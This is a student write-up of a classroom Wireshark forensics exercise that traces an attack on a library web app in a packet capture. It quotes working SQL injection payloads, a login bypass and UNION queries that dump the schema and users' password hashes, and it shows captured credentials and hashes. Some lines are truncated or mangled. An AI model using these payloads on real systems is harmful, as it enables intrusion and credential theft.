

Wireshark: PCAP Traffic Analysis

Group 11

- I Ketut Weda Adikusuma - 5027251061
- Sebastian Elroi Hasian Panjaitan - 5027251040

Course: Keamanan Jaringan Komputer (KJK)

Topic: PCAP Forensics & Traffic Analysis (e52ftt.pcapng)

Scenario Context

You work in a library, and in the library there are two public computers with access to a Library Management System to find which books are available. One day you decide to view the packet capture logs to find anything strange that happened in the system.

Environment & Network Overview

Parameter	Details	Description
Web Server IP & Port	192.168.223.129:4167	Library Management System web server
Public Computer 1	192.168.223.130	Public terminal used for general access
Public Computer 2 (Attacker)	192.168.223.1	Public workstation where anomalous & malicious traffic originated
Protocol	Unencrypted HTTP	REST API communicating via plain JSON
Backend Architecture	Express.js + SQLite	Node.js backend with SQLite relational database


Analysis & Solutions

1. What is the IP and Port of the web server? (8 poin)

- **Server IP:** 192.168.223.129
- **Server Port:** 4167


Explanation:

Inspecting the incoming and outgoing traffic directed towards the web service reveals that the destination IP address handling web requests (such as GET /books or POST /api/login) is 192.168.223.129 on TCP destination port 4167 .



Inspection of the TCP layer in Frame 1103 explicitly confirms the destination IP and port:

- **IPv4 Destination:** 192.168.223.129
- **TCP Destination Port:** 4167




2. To help with viewing the server packets going in and out, what's a good filter to use and why? (8 poin)

- Recommended Filter: `http`
(Alternative targeted filters: `http.request.method` or `tcp.port == 4167`)

Explanation:

The Library Management System operates over unencrypted HTTP. Using the `http` display filter filters out unrelated network background noise such as broadcast/multicast packets, ARP requests, and raw TCP three-way handshakes/ACKs. This isolates the high-level application layer requests (`GET` , `POST` , `DELETE`) and responses, allowing investigators to easily read plaintext HTTP headers, endpoints, and JSON bodies.



3. Which user logged in on Sep 19, 2025 23:17:44 (GMT+7)? (12 poin)

- **Username:** `alice_brown`

Explanation:

At 23:17:44 GMT+7 (which corresponds to 16:17:44 GMT), Frame 207 recorded an HTTP POST request to `/api/login` originating from public computer 192.168.223.130 to the server 192.168.223.129:4167 .

```
{"username": "alice_brown", "password": "secret"}
```

The server accepted the credentials and responded with an HTTP 200 OK (TCP Stream 10), confirming a successful login with user ID 5:

```
{"success": true, "user": {"id": 5, "username": "alice_brown", "role": "user"}}
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Delta	Source	Destination	Protocol	Length	Info
6	0.009920192	0.009256377	192.168.223.129	192.168.223.1	HTTP	319	HTTP/1.1 304 Not Modified
12	5.835557644	0.002552082	192.168.223.129	192.168.223.1	HTTP	320	HTTP/1.1 304 Not Modified
15	5.972466455	0.002126432	192.168.223.129	192.168.223.1	HTTP	233	HTTP/1.1 304 Not Modified
75	13.984477143	0.002099915	192.168.223.129	192.168.223.1	HTTP	319	HTTP/1.1 304 Not Modified
95	20.917397366	0.001748288	192.168.223.129	192.168.223.130	HTTP	331	HTTP/1.1 304 Not Modified
154	62.388953177	0.003306611	192.168.223.129	192.168.223.130	HTTP	245	HTTP/1.1 304 Not Modified
168	67.609178191	0.001323379	192.168.223.129	192.168.223.130	HTTP	331	HTTP/1.1 304 Not Modified
213	87.054133116	0.001638514	192.168.223.129	192.168.223.130	HTTP	332	HTTP/1.1 304 Not Modified
216	87.167576409	0.00282417	192.168.223.129	192.168.223.130	HTTP	245	HTTP/1.1 304 Not Modified
229	95.838463293	0.001807935	192.168.223.129	192.168.223.130	HTTP	245	HTTP/1.1 304 Not Modified
242	106.900196761	0.002362248	192.168.223.129	192.168.223.130	HTTP	331	HTTP/1.1 304 Not Modified
665	221.031593748	0.001845212	192.168.223.129	192.168.223.130	HTTP	332	HTTP/1.1 304 Not Modified
688	235.176751321	0.001492091	192.168.223.129	192.168.223.130	HTTP	245	HTTP/1.1 304 Not Modified
695	236.558734458	0.004047088	192.168.223.129	192.168.223.130	HTTP	331	HTTP/1.1 304 Not Modified
821	274.956799613	0.001914927	192.168.223.129	192.168.223.1	HTTP	320	HTTP/1.1 304 Not Modified
10.	388.758721348	0.001547648	192.168.223.129	192.168.223.1	HTTP	319	HTTP/1.1 304 Not Modified
10.	404.322317821	0.001021512	192.168.223.129	192.168.223.130	HTTP	332	HTTP/1.1 304 Not Modified
10.	419.072331165	0.001774636	192.168.223.129	192.168.223.130	HTTP	331	HTTP/1.1 304 Not Modified
11.	432.140968014	0.001746964	192.168.223.129	192.168.223.130	HTTP	332	HTTP/1.1 304 Not Modified
11.	432.201299471	0.001430582	192.168.223.129	192.168.223.130	HTTP	245	HTTP/1.1 304 Not Modified
11.	439.914372706	0.001331093	192.168.223.129	192.168.223.130	HTTP	245	HTTP/1.1 304 Not Modified
11.	441.494466247	0.001813829	192.168.223.129	192.168.223.130	HTTP	331	HTTP/1.1 304 Not Modified
10.	381.830745481	38.321967109	192.168.223.1	192.168.223.129	HTTP/JSON	580	POST /api/books HTTP/1.1, JSON (application/json)
8	4.788256451	4.778336259	192.168.223.1	192.168.223.129	HTTP/JSON	511	POST /api/login HTTP/1.1, JSON (application/json)
97	24.868094018	9.950606652	192.168.223.130	192.168.223.129	HTTP/JSON	495	POST /api/login HTTP/1.1, JSON (application/json)
207	86.920599437	18.41421246	192.168.223.130	192.168.223.129	HTTP/JSON	493	POST /api/login HTTP/1.1, JSON (application/json)
660	219.975378223	113.075181462	192.168.223.130	192.168.223.129	HTTP/JSON	495	POST /api/login HTTP/1.1, JSON (application/json)
736	243.053373926	6.494639468	192.168.223.1	192.168.223.129	HTTP/JSON	505	POST /api/login HTTP/1.1, JSON (application/json)
753	248.330276789	5.275104760	192.168.223.1	192.168.223.129	HTTP/JSON	510	POST /api/login HTTP/1.1, JSON (application/json)
773	256.271512513	7.939746741	192.168.223.1	192.168.223.129	HTTP/JSON	506	POST /api/login HTTP/1.1, JSON (application/json)
791	262.355694676	6.082879516	192.168.223.1	192.168.223.129	HTTP/JSON	510	POST /api/login HTTP/1.1, JSON (application/json)
795	264.132569843	1.775648924	192.168.223.1	192.168.223.129	HTTP/JSON	510	POST /api/login HTTP/1.1, JSON (application/json)
816	273.931128519	9.707384366	192.168.223.1	192.168.223.129	HTTP/JSON	510	POST /api/login HTTP/1.1, JSON (application/json)
10.	403.295276935	14.536555587	192.168.223.130	192.168.223.129	HTTP/JSON	492	POST /api/login HTTP/1.1, JSON (application/json)
10.	431.117238786	12.044907621	192.168.223.130	192.168.223.129	HTTP/JSON	495	POST /api/login HTTP/1.1, JSON (application/json)

File Data: 46 bytes
JavaScript Object Notation: application/json
Object
Member: username
[Path with value: /username:alice_brown]
[Member with value: username:alice_brown]
String value: alice_brown
Key: username
[Path: /username]
Member: password
[Path with value: /password:secret]
[Member with value: password:secret]

Path with value (json_path_with_value), 13 bytes

Packets: 1124 - Displayed: 114 (10.1%)

POST /api/login HTTP/1.1
Host: 192.168.223.129:4167
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.223.129:4167/login
Content-Type: application/json
Origin: http://192.168.223.129:4167
Content-Length: 46
Connection: keep-alive
{"username":"alice_brown","password":"secret"}
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 71
ETag: W/"47-V0UAA6IoyyLqA/H700s8Ku9Lfw"
Date: Fri, 19 Sep 2025 16:17:44 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{"success":true,"user":{"id":5,"username":"alice_brown","role":"user"}}
GET /books HTTP/1.1
Host: 192.168.223.129:4167
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.223.129:4167/login
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 19 Sep 2025 16:01:09 GMT
If-None-Match: W/"1d3e-19962b53d90"
HTTP/1.1 304 Not Modified
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 19 Sep 2025 16:01:09 GMT
ETag: W/"1d3e-19962b53d90"
Date: Fri, 19 Sep 2025 16:17:45 GMT
Connection: keep-alive
Keep-Alive: timeout=5
GET /api/search?q= HTTP/1.1
Host: 192.168.223.129:4167

Packets: 1124 - Displayed: 114 (10.1%)

4. What time did one of the public computers got access to admin user? (10 poin) [FLAG]

- Timestamp: Fri, 19 Sep 2025 16:20:52 GMT / Sep 19, 2025 23:20:52 (GMT+7)

Explanation:

In Frame 816 (23:20:52.235 GMT+7), an attacker sent a malicious login payload. Immediately following at 23:20:52.237 GMT+7 (Date: Fri, 19 Sep 2025 16:20:52 GMT), the server responded in Frame 818 with HTTP/1.1 200 OK :

```
{"success":true,"user":{"id":1,"username":"admin","role":"admin"}}
```

This response confirms that the attacker was granted full administrative access.

5. Which IP accessed the admin user? (10 poin)

- **IP Address:** 192.168.223.1 (Source Port: 49254)

Explanation:

The packet that executed the successful bypass and logged into the administrator account originated from client workstation IP 192.168.223.1 over ephemeral port 49254 directed at the server 192.168.223.129:4167 .

6. How did the attacker gain access to the admin user? (15 poin)

- **Vulnerability:** SQL Injection (SQLi) Authentication Bypass
- **Target Endpoint:** POST /api/login
- **Injected Payload:**

```
{"username":"' or 1=1--","password":"a"}
```

Explanation:

The backend server constructed its SQL query using insecure string concatenation or interpolation without parameterized queries:

```
SELECT * FROM users WHERE username = ' ' or 1=1-- ' AND password = '...';
```

1. The injected condition ' or 1=1 forces the WHERE clause to always evaluate to TRUE .

2. The sequence `--` comments out the remainder of the SQL query, bypassing the password verification entirely.
 3. SQLite returns the first matching record in the `users` table, which is the administrator account (`id: 1, username: "admin", role: "admin"`).
 4. The server treated the query result as a valid authenticated session and issued an administrative session/response to the attacker.
-

7. What book did the attacker delete? (8 poin)

- **Book Title:** 1984
- **Author:** George Orwell
- **Book ID:** 3 (ISBN: 978-0-452-28423-4)

Explanation:


In Frame 875 , public workstation 192.168.223.1 issued an HTTP `DELETE` request:

```
DELETE /api/books/3 HTTP/1.1
Host: 192.168.223.129:4167
```

The server responded with:

```
{"success":true,"deleted":1}
```

A comparison of the search results before deletion (Stream 31 at 16:20:53 GMT) and after deletion (Stream 35 at 16:21:11 GMT) demonstrates that book ID 3 (1984 by George Orwell) was removed from the database:



- **Book Title:** "please fix your server"
- **Author:** love, W.
- **Book ID Created:** 22
- **Details:** ISBN: 41 , Year: 6767 , Description: "come on"

Explanation:

In Frame 1011 (23:22:40 GMT+7), the attacker submitted an HTTP POST request to /api/books using their admin session (userId: 1):

```
{
  "title": "please fix your server",
  "author": "love, W.",
  "isbn": "41",
  "year": 6767,
  "description": "come on",
  "userId": 1
}
```

The server acknowledged creation in Frame 1013 with {"success":true,"id":22} . Subsequent searches confirmed that ID 22 ("please fix your server") had been written into the catalog.

(Note: “Animal Farm” with ID 13 was an existing book already present in the catalog prior to the incident, not added by the attacker).

9. How did the attacker successfully leak all the usernames and passwords? (15 poin)

- **Attack Technique:** 3-step UNION-based SQL Injection via the search query parameter: GET /api/search?q=

Attack Stages:

1. Step 1: Column Enumeration Probe (Frame 908)

```
GET /api/search?q=%27%20union%20select%201%2C2%2C3%2C4%2C5%2C6-- HTTP/1.1
```



- **Decoded:** ' union select 1,2,3,4,5,6--
- **Purpose:** Test whether the search query parameter was vulnerable to SQL injection and determine the exact number of columns returned (6 columns).

2. Step 2: Database Schema Extraction (Frame 921)

GET /api/search?q=%27%20union%20select%20sql%2C%2C3%2C4%2C5%2C6%20from%2C

- Decoded: ' union select sql,2,3,4,5,6 from sqlite_master--
- Purpose: Query the SQLite internal master table sqlite_master to retrieve database schema definitions. This revealed the table structures:
 - CREATE TABLE books (id INTEGER PRIMARY KEY AUTOINCREMENT, title TEXT, author TEXT, isbn TEXT, year INTEGER, description TEXT)
 - CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT UNIQUE, password TEXT, role TEXT DEFAULT 'user')

3. Step 3: User Credential Exfiltration (Frame 932)

GET /api/search?q=%27%20union%20select%20username%2Cpassword%2C3%2C4%2C5%2

- Decoded: ' union select username,password,3,4,5,6 from users--
- Purpose: Map the username and password columns from the users table into the id and title fields of the book search JSON response, leaking the complete list of users and password hashes.

879 293.054112873	1.057066600 192.168.223.1	192.168.223.129	HTTP	432 GET /api/search?q= HTTP/1.1
908 309.243040905	13.188933382 192.168.223.1	192.168.223.129	HTTP	436 GET /api/search?q=%27%20union%20select%20%2C%2C3%2C4%2C5%2C6-- HTTP/1.1
915 315.329634202	9.086587997 192.168.223.1	239.255.255.250	SSDP	212 M-SEARCH * HTTP/1.1
916 316.342675896	1.013841694 192.168.223.1	239.255.255.250	SSDP	212 M-SEARCH * HTTP/1.1
917 317.350455814	1.007779118 192.168.223.1	239.255.255.250	SSDP	212 M-SEARCH * HTTP/1.1
921 319.219944450	0.068403059 192.168.223.1	192.168.223.129	HTTP	431 GET /api/search?q=%27%20union%20select%20sql%2C%2C3%2C4%2C5%2C6%20from%20sqlite_master HTTP/1.1
925 318.356285465	0.136340816 192.168.223.1	239.255.255.250	SSDP	212 M-SEARCH * HTTP/1.1
932 338.410406933	20.054121468 192.168.223.1	192.168.223.129	HTTP	455 GET /api/search?q=%27%20union%20select%20username%2Cpassword%2C3%2C4%2C5%2C6%20from%20users HTTP/1.1
949 343.261022478	4.790615545 192.168.223.130	185.125.190.18	HTTP	141 GET / HTTP/1.1

<pre> { "id": 13, "title": "Animal Farm", "author": "George Orwell", "isbn": "978-0-452-2642-4", "year": 1945, "description": "An allegorical novella about farm animals."}, { "id": 14, "title": "Of Mice and Men", "author": "John Steinbeck", "isbn": "978-0-14-017759-0", "year": 1937, "description": "A novella about displaced migrant ranch workers."}, { "id": 15, "title": "The Scarlet Letter", "author": "Nathaniel Hawthorne", "isbn": "978-0-14-2-43724-2", "year": 1850, "description": "A novel about adultery in Puritan New England."}, { "id": 16, "title": "Muttering Heights", "author": "Emily Brontë", "isbn": "978-0-14-1-23055-6", "year": 1847, "description": "A novel about passionate love and revenge."}, { "id": 17, "title": "The Picture of Dorian Gray", "author": "Oscar Wilde", "isbn": "978-0-1-4-143057-0", "year": 1890, "description": "A novel about a man who remains young while his portrait ages."}, { "id": 19, "title": "War and Peace", "author": "Leo Tolstoy", "isbn": "978-0-14-044790-4", "year": 1869, "description": "Russian epic about the Napoleonic era."}, { "id": 20, "title": "Crime and Punishment", "author": "Fyodor Dostoevsky", "isbn": "978-0-14-044913-0", "year": 1866, "description": "A psychological novel about guilt and redemption."}, { "id": 452, "title": "Test item", "author": "Test item", "isbn": "0-14-452-2642-4", "year": 2025, "description": "Test item"}] } </pre>	<pre> { "id": 16, "title": "Muttering Heights", "author": "Emily Brontë", "isbn": "978-0-14-1-23055-6", "year": 1847, "description": "A novel about passionate love and revenge."}, { "id": 17, "title": "The Picture of Dorian Gray", "author": "Oscar Wilde", "isbn": "978-0-14-1-23055-6", "year": 1847, "description": "A novel about a man who remains young while his portrait ages."}, { "id": 19, "title": "War and Peace", "author": "Leo Tolstoy", "isbn": "978-0-14-044790-4", "year": 1869, "description": "Russian epic about the Napoleonic era."}, { "id": 20, "title": "Crime and Punishment", "author": "Fyodor Dostoevsky", "isbn": "978-0-14-044913-0", "year": 1866, "description": "A psychological novel about guilt and redemption."}, { "id": 452, "title": "Test item", "author": "Test item", "isbn": "0-14-452-2642-4", "year": 2025, "description": "Test item"}] } </pre>	<pre> { "id": 19, "title": "War and Peace", "author": "Leo Tolstoy", "isbn": "978-0-14-044790-4", "year": 1869, "description": "Russian epic about the Napoleonic era."}, { "id": 20, "title": "Crime and Punishment", "author": "Fyodor Dostoevsky", "isbn": "978-0-14-044913-0", "year": 1866, "description": "A psychological novel about guilt and redemption."}, { "id": 452, "title": "Test item", "author": "Test item", "isbn": "0-14-452-2642-4", "year": 2025, "description": "Test item"}] } </pre>
---	---	---

10. What was the password hash of admin account? (6 poin)

- Admin Password Hash: 0192023a7bbd73250516f069df18b500

Explanation:

In the exfiltrated dataset returned by Frame 934 (resulting from the UNION injection in Frame 932), the admin row was extracted as:

```
{
  "id": "admin",
  "title": "0192023a7bbd73250516f069df18b500",
  "author": 3,
  "isbn": 4,
  "year": 5,
  "description": 6
}
```

- **Username (id):** admin
- **Password Hash (title):** 0192023a7bbd73250516f069df18b500 (MD5 hash)

```
novel about guilt and redemption"}, {"id": 21, "title": "Test Book", "author": "winterti  
a", "isbn": "978-0-452-28423-4", "year": 2025, "description": "Test item"}, {"id": "admin"  
, "title": "0192023a7bbd73250516f069df18b500", "author": 3, "isbn": 4, "year": 5, "descript  
ion": 6}, {"id": "alice brown", "title": "5ebe2294ecd0e0f08eab7690d2a6ee69", "author": 3,
```